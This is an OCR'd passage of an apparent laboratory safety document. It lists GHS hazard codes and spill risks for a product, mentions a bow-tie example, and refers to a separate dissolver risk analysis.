
- H350,
- H360Df,
- H315,
- H317.

The level of toxicity differs from the raw materials which is why certain hazard sentences did not make it onto the SDS.
The main risks are:

- Spills from tanks
- Spills during production activities
- Spills during maintenance/cleaning

When spills occur the safety procedures regarding heightened exposure need to be started.

Example Bow-Tie



Note: The Risk Analysis of the dissolver can be found as a separate document. Risk Analysis Dissolver.xlsx

End of IC33 Labs

This page is left blank on purpose